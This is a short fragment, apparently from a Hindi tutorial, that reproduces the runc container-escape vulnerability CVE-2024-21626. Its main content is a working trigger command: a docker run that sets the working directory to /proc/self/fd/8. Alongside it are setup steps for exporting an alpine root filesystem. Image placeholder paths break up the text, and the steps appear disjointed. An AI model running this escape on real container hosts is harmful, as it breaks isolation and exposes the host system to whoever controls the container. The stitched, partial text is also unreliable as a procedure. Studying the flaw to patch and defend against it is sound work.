
कस्टम इमेज बनाने की आवश्यकता नहीं, बस -w पैरामीटर के साथ एक कंटेनर चलाएँ:
docker run -w /proc/self/fd/8 --name cve-2024-21626 --rm -it debian:bookworm

~/container/runc/runc --version
docker run --name helper-ctr alpine
docker export helper-ctr --output alpine.tar
mkdir rootfs
tar xf alpine.tar -C rootfs
